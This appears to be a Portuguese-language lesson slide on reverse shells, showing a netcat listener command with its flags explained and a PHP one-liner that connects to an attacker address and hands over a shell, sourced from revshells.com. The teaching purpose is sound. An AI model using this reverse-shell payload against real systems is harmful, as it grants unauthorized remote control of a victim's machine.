Shell reversa é uma técnica usada em ataques na qual o atacante abre uma porta da sua máquina e fica esperando por uma conexão, só que essa conexão será feita por ele mesmo na máquina do alvo.

Para fazer isso, utiliza-se a ferramenta netcat.



Como fazer uma shell reversa com netcat

```
(kali㉿kali)-[~]  
$ nc -nvlp 2525  
listening on [any] 2525 ...  
█
```

nc: Chama a ferramenta

-n: Apenas numérico, ou seja, não faz resolução de DNS

-v: Verbose, para mostrar quando houver uma conexão

-l: Listen, define que ficará escutando uma porta

-p: Port, especifica a porta que ficará escutando

Como fazer uma shell reversa com netcat

Agora que você tem uma porta aberta esperando conexão, cabe a você identificar quais vulnerabilidades (como a máquina do alvo executa arquivos) para que possa fazer um script de conexão para a sua máquina.

Exemplo: Shell reversa para páginas PHP.

```
php -r  
'$sock=fsockopen("10.10.10.10",2525);shell_exec("sh <&3  
>&3 2>&3");'
```

Fonte: revshells.com

**Vamos para o intervalo e,
em seguida, atividade
prática!**

